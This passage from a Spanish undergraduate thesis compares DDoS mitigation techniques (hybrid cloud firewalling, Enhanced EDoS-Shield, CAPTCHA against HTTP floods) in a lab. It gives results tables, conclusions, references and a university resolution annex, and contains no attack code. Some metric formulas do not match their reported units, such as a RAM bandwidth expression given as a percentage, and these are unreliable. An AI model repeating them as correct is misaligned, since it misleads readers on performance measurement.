

Figura 45. Inicio del ataque con la técnica de mitigación Enhanced EDoS-Shield.

Fuente: Elaboración propia.



Figura 46. Inicio de la mitigación con la técnica Enhanced EDoS-Shield.

Fuente: Elaboración propia.

La tercera técnica seleccionada Mitigating DDoS Attacks, se trata de un tipo de inundación dirigida a las aplicaciones o espacios web de la capa 7. Son ataques DDoS para privar a la red o al servidor víctima de sus recursos. Se probó con la rutina Inundación HTTP con el apoyo de 10 computadores que asumieron el rol de atacantes hacia el servidor víctima, sobre el cual se emuló el ambiente de la Cloud Computing y la correspondiente red de laboratorio.

Como se aprecia en el flujograma y en el programa, en el ataque 3, el agresor realiza múltiples solicitudes de datos de entrada o salida (HTTP GET o POST) al servidor víctima, utilizando bootnes desde diferentes lugares. El servidor víctima durante el ataque, debe tratar de atender las múltiples peticiones (cientos de peticiones) que recibe. Esto hace que se desborde el servicio. Para ejecutar la técnica de Mitigating DDoS Attacks, se pueden combinar algunos recursos, en este caso se utilizó un Test captcha en el servidor, para proteger los formularios online con un captcha que obligue a los usuarios a verificar su naturaleza humana antes de poder enviar su comentario. Con esto se puede distinguir peticiones de bootnet contra las verdaderas.

Asimismo, en la tabla 26, a continuación, se recopilan los resultados de la aplicación de la técnica de mitigación Mitigating DDoS Attacks a partir de los cuales se lograron obtener valores de la adecuación funcional y consistencia de la tasa de rendimiento de los paquetes recibidos y perdidos.

Tabla 26.

Aplicación de las técnicas de mitigación Mitigating DDoS Attacks

Técnica 03: Mitigating DDoS Attacks			**Capa 7**	
Objetivo del Ataque: saturar y colapsar las aplicaciones o los sitios web de la capa 7, con cantidad grandes de visitas desde diferentes lugares.				
Mitigación:				
Test captcha en el servidor				
Características	**Indicadores o Métricas**	**Fórmulas**	**Fecha y Hora de Registro**	**Datos / Resultados Obtenidos**
Adecuación Funcional	Consistencia / Tasa de rendimiento	Tiempo de Respuesta: Trespuesta =	Enero, 2021 Duración del Ataque: 20min	Trespuesta = 150 ms

	Tidentificación - Tinicio		
	Tasa de perdida de paquetes: Tpp = Npp / Npr	Enero, 2021 Ataque: 20min	Tpp Durante Ataque: 0,51 Tpp Durante Mitigación: 0,08
	Tiempo de Respuesta: Trespuesta = Tidentificación - Tinicio	Enero, 2021 Duración del Ataque: 20min	Trespuesta = 150 ms
	Tasa de perdida de paquetes: Tpp = Npp / Npr	Enero, 2021 Ataque: 10min	Tpp Durante Ataque: 0,51 Tpp Durante Mitigación: 0,03

Fuente: Adaptado de IONOS (2020)



Figura 47. Inicio del ataque con la técnica Mitigating DDoS Attacks

Fuente: Elaboración propia.



Figura 48. Inicio de la mitigación con la técnica Mitigating DDoS Attacks

Fuente: Elaboración propia.

IV. CONCLUSIONES Y RECOMENDACIONES

4.1. Conclusiones

a) En este trabajo de investigación se desarrolló un análisis comparativo de técnicas de mitigación de ataques DDoS en cloud computing, para ello se realizó una revisión actualizada de las técnicas empleadas en la mitigación de ataques DDoS, así como también experiencias en otras investigaciones, con lo cual, inicialmente se cumplió con el objetivo general propuesto.

b) Luego de realizar un análisis comparativo, se confirma que las técnicas de mitigación Hybrid Cloud Bases Firewalling, Enhanced EDoS-Shield y Mitigating DDoS Attacks, poseen un conjunto de características de utilidad técnica acordes y aceptables para ser utilizadas en el cloud computing.

c) Las características y métricas de las técnicas de Mitigación seleccionadas, permiten monitorear y controlar el Tiempo de Respuesta, Uso de Memoria RAM, Uso de CPU y Tasa de Pérdida de Paquetes, del entorno de cloud computing, lo cual permite monitorear comportamientos anómalos y origina una respuesta inmediata de la técnica de mitigación.

d) Las técnicas de Mitigación tienen características híbridas aplicables a la capa de seguridad 7 de la nube, la cual es la capa de aplicación que está en la parte superior y es la que está más cerca del usuario final. Es donde las personas interactúan con ordenadores y dispositivos y donde las redes se conectan con las aplicaciones, por lo tanto, es una de las capas más vulnerables para los ataques DDoS, es allí el aporte de la combinación de las técnicas de mitigación desarrolladas en la presente investigación para minimizar el impacto sobre el usuario final permitiendo el acceso a los usuarios legítimos a la información del cloud computing de forma habitual.

e) Las técnicas de Mitigación desarrolladas en la presente investigación, tienen características híbridas aplicables a las capas de seguridad 4 y 3 de la nube, las cuales son capas vulnerables para los ataques DDoS, debido a que constituyen la red y el transporte, que está construido sobre el

protocolo de Internet (IP), por ello permite aumentar la protección contra ataques DDoS sobre estas capas.

f) Las técnicas seleccionadas, integran ventajas para crear entornos virtualizados que integran elementos de hardware y software para su implantación. Particularmente, en esta investigación demostró la versatilidad del lenguaje de programación visual basic.net para el uso de aplicaciones en redes, protocolos de transferencias y ajustes web, debido a su extensa librería dedicada.

g) Luego de la experimentación de las técnicas de mitigación seleccionadas se comprobó en ellas: Eficiencia de Desempeño y Adecuación Funcional, ante los ataques DDoS, debido a los resultados obtenidos en los tiempos de respuesta de cada técnica empleada y la facilidad para crear una alerta inmediata, utilizando el lenguaje de programación visual basic.net, cuando haya una situación no prevista o un comportamiento anómalo.

4.2. Recomendaciones

a) Para la experimentación de los ataques DDoS, se configuró el envió de número de paquetes o datos en un rango de 5000 a 8000 en cada uno de los ataques, esto es relevante para obtener resultados equivalentes.

b) Este análisis permitió la selección de tres técnicas para la mitigación de los ataques DDoS en Cloud Computing, sobre la base de unos criterios relacionados con la capa del modelo OSI en las cuales se utilizan, sus facilidades para virtualizar y las condiciones para la experimentación

c) La caracterización de las técnicas empleadas para la mitigación de los ataques DDoS en Cloud Computing, consideró aspectos técnicos, de seguridad y la personalización de requerimientos a nivel de hardware y software para la experimentación.

d) El entorno virtual para experimentación, además de integrar las características técnicas, de seguridad y personalización de requerimientos a nivel de hardware y software, tomó en cuenta aspectos éticos y legales

e) Los resultados obtenidos ofrecen la posibilidad de replicar y mejorar las técnicas de mitigación para ataques DDoS en Cloud Computing.

f) Se recomienda utilizar como base de futuras investigaciones para generar aplicaciones web de alerta temprana, basadas en las técnicas de mitigación empleadas en la presente investigación, para con ello minimizar los ataques DDoS en Cloud Computing.

REFERENCIAS

Álvarez, J. (2018). *Modelo comparativo de plataformas Cloud y Evaluación de Microsoft Azure, Google App Engine y Amazon EC2.* Valencia, España: Universitat Politècnica de València.

Amazon Web Services. (2020). *¿Qué es un ataque DDOS?* Obtenido de https://aws.amazon.com/es/shield/ddos-attack-protection/

Arias, F. (2012). *El proyecto de investigación: Introducción a la investigación cualitativa.* Caracas, Venezuela: Episteme.

Ávila, H. (2006). *Introducción a la metodología de la investigación.* Chihuahua: Eumed.

Ayala León, C., & López Valencia, E. (2019). *Diseño e implementación de la ISO 27035 (Gestión de incidentes de seguridad de la información) para el área plataforma de servicios de una entidad del estado peruano.* Lima: Universidad tecnológica del Perú.

Babak Bashari , R., Tinankoria , D., & Muhammad Ehsan , R. (2017). Cloud Computing Adoption: A Short Review of Issues and. *ICEEG 2017: Proceedings of the 2017 International Conference on E-commerce, E-Business and E-Government*, 51–55.

Baena, G. (2017). *Metodología de la investigación.* Azcapotzalco, México: Grupo editorial Patria.

Balobaid, A., Alawad, W., & Aljasim, H. (2016). A study on the impacts of DoS and DDoS attacks on cloud and mitigation techniques. *2016 International Conference on Computing, Analytics and Security Trends (CAST)*, 416-421.

Bances Carlos, I. (2019). *Revisión bibliográfica de técnicas de Deep learning para la detección de ataques distribuidos de denegación de servicios.* Pimentel: Universidad Señor de Sipán.

Bashari Rad, B., Diaby, T., & Ehsan Rana, M. (2017). Adopción de la computación en la nube: una breve revisión de los problemas y desafíos. *Conferencia Internacional sobre Democracia y Gobierno Electrónico*, 51-55.

Bhuyan, M., Bhattacharyya, D., & Kalita, J. (2016). A multi-step outlier-based anomaly detection approach to network-wide traffic. *Information Sciences, 348*, 243-271.

Bonifaz, D., & Miranda, M. (2018). *Modelo para la detección de ataques de DDoS en servidores de nombres de dominios sobre un entorno de simulación en la red de la Universidad Nacional de Chimbonazo 2018.* Universidad Nacional de Chimborazo, Riobamba, Ecuador.

Campos, G., & Lule, N. (2012). La observación, un método para el estudio de la realidad. *Revista Xihmai, 7*(13), 45-60.

Cano de Benito, J. (2018). *Despliegue desistema multi-agente oara la detención y mitigación de ataques de degeneración de servicio.* Madrid: Universidad Politécnica de Madrid .

Cegarra, J. (2013). *Metodología de la investigación científica y tecnológica.* Barcelona: Diaz de Santos.

Centro Criptológico Nacional de España. (2020). Ciber Amanezas y Tendencias . España. Obtenido de https://www.ccn-cert.cni.es/informes/informes-ccn-cert-publicos/6338-ccn-cert-ia-13-21-ciberamenazas-y-tendencias-edicion-2021-1/file.html

Chávez de Paz, D. (2011). Conceptos y técnicas de recolección de datos en la investigación jurídico social. *Geocities*, 1-20. Obtenido de http://www.geocities.ws/jusbaniz/faseI/tesis/tecnicas1.pdf

Condor Untiveros, J., & Segura Ydiáquez, J. (2017). *Propuesta de una Arquitectura Cloud computing como soporte a la estrategía de transformación digital en empresas de ingeniería y construcción. Caso de estudio: GMI S.A.* Lima: Universidad Peruana de Ciencias Aplicadas.

Conti, M., Somani, G., & Dargahi, T. (2018). *Versatile Cybersecurity.* Engelska: Springer.

Costas, J. (2014). *Seguridad y Alta Disponibilidad.* Madrid: Ra-Ma.

Digital Attack. (2019). *Mapa de ataques DDoS abril 2020*. Obtenido de https://digitalattack.com

Escrivá, G., Romero, R., Ramada, D., & Onrubia, R. (2013). *Seguridad Informática.* Barcelona: Macmillan.

Gago Padreny, I. (2015). *Sistema de Detección de Ataques DDoS en Tor.* Madrid: Universidad Complutense de Madrid.

Haulmer Docs. (2018). *Introducción a los ataques DDoS y métodos Anti-DDoS. Conocimientos Generales*. Obtenido de

https://www.haulmer.com/docs/introduccion-a-los-ataques-ddos-y-metodos-anti-ddos/

Hernández, R., Fernández, C., & Baptista, P. (2015). *Metodología de la investigación.* D.F: McGraw Hill.

Hurtado, J. (2016). *Metodología de la investigación.* Caracas, Venezuela: Quirón.

Instituto Nacional de Ciberseguridad. (2017). *Informe anual de ciberseguridad*. Obtenido de https://www.ccn-cert.cni.es/seguridad-al-dia/noticias-seguridad/4239-informe-anual-de-ciberseguridad-2017.html

IONOS . (2020). *SYN Flood: variantes y medidas defensivas*. Obtenido de https://www.ionos.es/digitalguide/servidores/seguridad/syn-flood/

IONOS. (2020). *¿Qué es HTTP flood?* Obtenido de https://www.ionos.es/digitalguide/servidores/seguridad/ataque-http-flood/

Iqra, S., Muhammad, S., & Younis, A. (2015). A Review of Techniques to Detect and Prevent Distributed Denial of Service (DDoS) Attack in Cloud Computing Environment. *International Journal of Computer Applications, 115*(8), 1-15.

Jiao, J., Ye, B., Zhao, Y., Stones, R., Wang, G., Liu, X., . . . Xie, G. (2017). Detecting TCP-Based DDoS Attacks in Baidu Cloud Computing Data Centers. *2017 IEEE 36th Symposium on Reliable Distributed Systems (SRDS)*, 256-258.

Kiruthika , D., & Subbulakshmi, T. (2016). A comparative analysus of security methods for DDoS attacks in the cloud computing enviroment. *Indian Journal of Science and Technology, 9*(34), 2-8.

Kumar, D., & Kumar, J. (2016). *DDos Attacks:evolution, detection, prevention, reaction and tolerance.* Chapman and Hill.

Mahmood, Z. (2014). *Cloud Computing: Challenges, limitations and R&D Solutions.* Londres: Springer.

Márquez Díaz, J. (2019). Riesgos y vulnerabilidades de la denegación de servicio distribuidos en internet de las cosas. *Revista de bioétca y derecho perspectivas bioéticas*, 85-100.

Munir, K., Al-Mutairi, M., & Mohammed, L. (2015). Handbook of research on security considerations in Cloud Computing. *Information Science Reference*.

Nagata Bolivar, T. (2016). Escalamiento de seguridad en redes SDN para generación de reglas en NIDS empleando J48 y TENSORFLOW para analizar basados en tiempo. *Universidad Católica de Santa Maria Perú*, 1-8.

Narváez, D., Romero, C., & Núñez, M. (2010). Evaluación de ataques de denegación de servicio DoS y DDoS, y mecanismos de protección. *Revista DECC Report, Tendencias en Computación, 1*(2), 67-79.

Nowicki, A., & Leszek, Z. (2011). Advanced Information Technologies for Management -AITM 2011. *Prace Naukowe*(205), 203-213.

Ñaupas, H., Valdivia, M., Palacios, J., & Romero, H. (2018). *Metodología de la investigación cuantitativa - cualitativa y redacción de la tesis.* Bogotá: Ediciones de la U.

Omaza Saldaña, K. (2020). *Arquitectura de seguridad en la nube: revisión d ela implementación en AWS.* Madrid: Uniersidad Politécnica de Madrid.

Opeyemi, A. (2015). Short Paper: IP spoofing detection for preventing DDoS attack in Cloud Computing. *2015 18th International Conference on Intelligence in Next Generation Networks*, 139-141.

Paracuellos, J., & Rodríguez, R. (2016). *Defensa proactiva y reactiva ante ataques DDoS en un entorno simulado de redes definidas por software.* Universidad de Zaragoza, Zaragoza, España.

Prieto, M. (24 de 07 de 2018). *Acerva de nosotros: Economía digital*. Obtenido de Economía digital Web site: https://www.expansion.com/economia-digital/companias/2018/07/24/5b5629beca4741e55c8b45aa.html

Raghavan, S., & Dawson, E. (2011). An Investigation into the Detection and Mitigation of Denial of Service (DoS) Attacks: Critical Information Infrastructure Protection. *Springer Science & Business Media*, 1-44.

Romano Ozcáriz, D. (2019). Análisis criminológico de los ataques DDOS: una propuesta de Lege Ferenda. Obtenido de http://hdl.handle.net/10017/42848

Rosety Molins, B. (2016). *Diseño de prototipo de defensa para mitiación de ataques de DDos para PYMES.* Cartagena: Universidad Internacional de la Rioja.

Rukavistsyn, A., Borisenko, K., & Shorov, A. (2017). Self-learning method for DDoS detection model in cloud computing. *IEEE Conference of Russian Young Researchers in Electrical and Electronic Engineering (EIConRus) 2017*, 544-547.

Sattar, I., Shahid, M., & Abbas, Y. (2015). A review of techniques to detect and prevent Distributed Denial of Service (DDoS) attack in cloud computing. *Revista Internacional de Aplicaciones*, 115, 23-27.

Sourabh , S., & Kumar, P. (2015). Simulated Raindrop Algorithm to Mitigate DDoS Attacks in Cloud Computing. *ICCCT '15: Proceedings of the Sixth International Conference on Computer and Communication Technology*, 412-418.

Tibaquira, Y. (2015). *Metodología de gestión de incidentes de seguridad de la información y gestión de riesgos para la plataforma siem de una entidad financiera basada en la norma ISO/IEC 27035 e ISO/IEC 27005.* Bogota: Universidad Nacional Abierta y a Distancia. Escuela de Ciencias Básicas, Tecnología e Ingeniería.

Torres, M., & Paz, K. (2017). Métodos de recolección de datos para una investigación. *Universidad Rafael Landivar*, 1-21. Obtenido de http://148.202.167.116:8080/jspui/bitstream/123456789/2817/1/M%c3%a9todos%20de%20recolecci%c3%b3n%20de%20datos%20para%20una%20investigaci%c3%b3n.pdf

Tupac, H., & Paredes, O. (2015). Mitigación de ataques DDoS en base de datos mediante un balanceador de carga. *Revista GEEKS-DECC-Report, 6*(1), 7-13.

Wang, L., Yan, J., & Ma, Y. (2019). *Cloud computing in remote sensing.* Chapman and Hall/CRC.

Yu, C., & Kai, H. (2006). Collaborative detection and filtering of shrew DDoS attacks using spectral analysis. *Journal of J. Parallel Distribution Computing, 66*, 1137-1151.

ANEXOS

Anexo 1. RESOLUCIÓN N°0018-2022/FIAU-USS

USS | UNIVERSIDAD SEÑOR DE SIPÁN

FACULTAD DE INGENIERÍA, ARQUITECTURA Y URBANISMO
RESOLUCIÓN N°0018-2022/FIAU-USS

Pimentel, 3 de febrero de 2022

VISTO:
El Acta de reunión N°3101 - 2022 del Comité de investigación de la Escuela profesional de INGENIERÍA DE SISTEMAS remitida mediante Oficio N°0004-2022/FIAU-IS-USS de fecha 2 de febrero de 2022, y;

CONSIDERANDO:

Que, de conformidad con la Ley Universitaria N° 30220 en su artículo 48° que a letra dice: "La investigación constituye una función esencial y obligatoria de la universidad, que la fomenta y realiza, respondiendo a través de la producción de conocimiento y desarrollo de tecnologías a las necesidades de la sociedad, con especial énfasis en la realidad nacional. Los docentes, estudiantes y graduados participan en la actividad investigadora en su propia institución o en redes de investigación nacional o internacional, creadas por las instituciones universitarias públicas o privadas.";

Que, de conformidad con el Reglamento de grados y títulos en su artículo 21° señala: "Los temas de trabajo de investigación, trabajo académico y *tesis* son *aprobados por el Comité de Investigación* y derivados a la facultad o Escuela de Posgrado, según corresponda, para la emisión de la resolución respectiva. El *periodo de vigencia de los mismos será de dos años*, a partir de su aprobación. En caso un tema perdiera vigencia, el Comité de Investigación evaluará la ampliación de la misma.

Que, de conformidad con el Reglamento de grados y títulos en su artículo 24° señala: La tesis es un estudio que debe denotar rigurosidad metodológica, originalidad, relevancia social, utilidad teórica y/o práctica en el ámbito de la escuela profesional. Para el grado de doctor se requiere una tesis de máxima rigurosidad académica y de carácter original. Es individual para la obtención de un grado; *es individual o en pares para obtener un título profesional*. Asimismo, en su artículo 25° señala: "El tema debe responder a alguna de las líneas de investigación institucionales de la USS S.A.C.".

Que, mediante documentos de vistos, el Comité de investigación de la referida Escuela profesional acordó aprobar la ampliación de la vigencia de las tesis que se detallan en el Acta de reunión N°3101 - 2022, de la línea de investigación de INFRAESTRUCTURA, TECNOLOGÍA Y AMBIENTE, a cargo de egresados del Programa de estudios INGENIERÍA DE SISTEMAS, hasta el 31 de julio de 2022.

Estando a lo expuesto, y en uso de las atribuciones conferidas y de conformidad con las normas y reglamentos vigentes;

SE RESUELVE:

ARTÍCULO ÚNICO: AMPLIAR VIGENCIA, de la Tesis a cargo de los egresados del Programa de estudios de **INGENIERÍA DE SISTEMAS** que se detallan en el anexo de la presente Resolución, hasta el 31 de julio de 2022.

REGÍSTRESE, COMUNÍQUESE Y ARCHÍVESE

Cc: Interesado, Archivo

UNIVERSIDAD SEÑOR DE SIPÁN

FACULTAD DE INGENIERÍA, ARQUITECTURA Y URBANISMO
RESOLUCIÓN N°0018-2022/FIAU-USS

Pimentel, 3 de febrero de 2022

ANEXO

N°	APELLIDOS Y NOMBRES	TEMA DE TESIS	RESOLUCIÓN DE APROBACIÓN/MODIFICACIÓN/AMPLIACIÓN TEMA DE TESIS	FECHA RESOLUCIÓN DE APROBACIÓN TEMA DE TESIS
1	CAMPOVERDE VEGA VICTOR ANDREE	ANÁLISIS COMPARATIVO DE RENDIMIENTO EN GESTORES DE BASES DE DATOS RELACIONALES Y NO RELACIONALES	2325-2020/FIAU-USS	17 de Noviembre de 2020 (*)
2	CLAVO TAFUR CRISTIAN JESUS	ANÁLISIS COMPARATIVO DE TÉCNICAS DE MITIGACIÓN DE ATAQUE DE DDOS EN CLOUD COMPUTING	2325-2020/FIAU-USS	17 de Noviembre de 2020 (*)
3	DIAZ CASTAÑEDA RUDY SLAYTONW	MODELO DE PROCESOS PARA EL DESARROLLO DE SOFTWARE CON CARACTERÍSTICAS DE SEGURIDAD PARA VULNERABILIDADES MÁS RECURRENTES	0933-2019/FIAU-USS	22 de julio de 2019
4	VENEGAS BRAVO JOSE ALEXANDER	ANÁLISIS COMPARATIVO DE RENDIMIENTO DE GESTORES DE BASE DE DATOS NOSQL DOCUMENTALES	2325-2020/FIAU-USS	17 de noviembre de 2020 (*)

(*) La Resolución en referencia ampliaba la vigencia hasta el 31 de julio 2021

Facultad de Ingeniería, Arquitectura y Urbanismo
UNIVERSIDAD SEÑOR DE SIPÁN SAC.

Anexo 2. Instrumento para registro de la fase de experimentación**.**

INSTRUMENTO PARA REGISTRO DE LA FASE DE EXPERIMENTACIÓN								
Indicadores o Métricas		**Fórmulas**	**Técnica de Mitigación A: Hybrid Cloud-Based Firewalling**		**Técnica de Mitigación B: Enhanced EDoS-Shield**		**Técnica de Mitigación C: Mitigating DDoS Attacks**	
			Fecha y Hora de Registro	**Datos / Resultados Obtenidos**	**Fecha y Hora de Registro**	**Datos / Resultados Obtenidos**	**Fecha y Hora de Registr**	**Datos / Resultados Obtenidos**
Latencia	**1era Prueba**	**Tiempo de Respuesta:** Trespuesta = Tidentificación - Tinicio	Enero 2021	120 ms	Enero 2021	150 ms	- Enero 2021	160 ms
Latencia	**2da Prueba**	**Tiempo de Respuesta:** Trespuesta = Tidentificación - Tinicio	Enero 2021	90 ms	-	-	-	-
Latencia	**1era Prueba**	**Utilización de Memoria RAM:** Ciclos x 2 (DDR) x 64 x Nº de Canales de RAM	Enero 2021	74 %	-	-	-	-
Latencia	**2da Prueba**	**Utilización de Memoria RAM:** Ciclos x 2 (DDR) x 64 x Nº de Canales de RAM	Enero 2021	71 %	-	-	-	-
Latencia	**1era Prueba**	**Utilización de CPU:** Tiempo de CPU = Números De Ciclos de reloj de la CPU/ FC	Enero 2021	62 %	-	-	-	-
Latencia	**2da Prueba**	**Utilización de CPU:** Tiempo de CPU = Números De Ciclos de reloj de la CPU/ FC	Enero 2021	59%	-	-	-	-
Consistencia Tasa de rendimiento	**1era Prueba**	**Tasa de perdida de paquetes:** Tpp = Npp / Npr	-	-	Enero 2021	26 %	Enero 2021	8 %
Consistencia Tasa de rendimiento	**2da Prueba**	**Tasa de perdida de paquetes:** Tpp = Npp / Npr	-	-	Enero 2021	14 %	Enero 2021	5 %
OBSERVACIONES:								

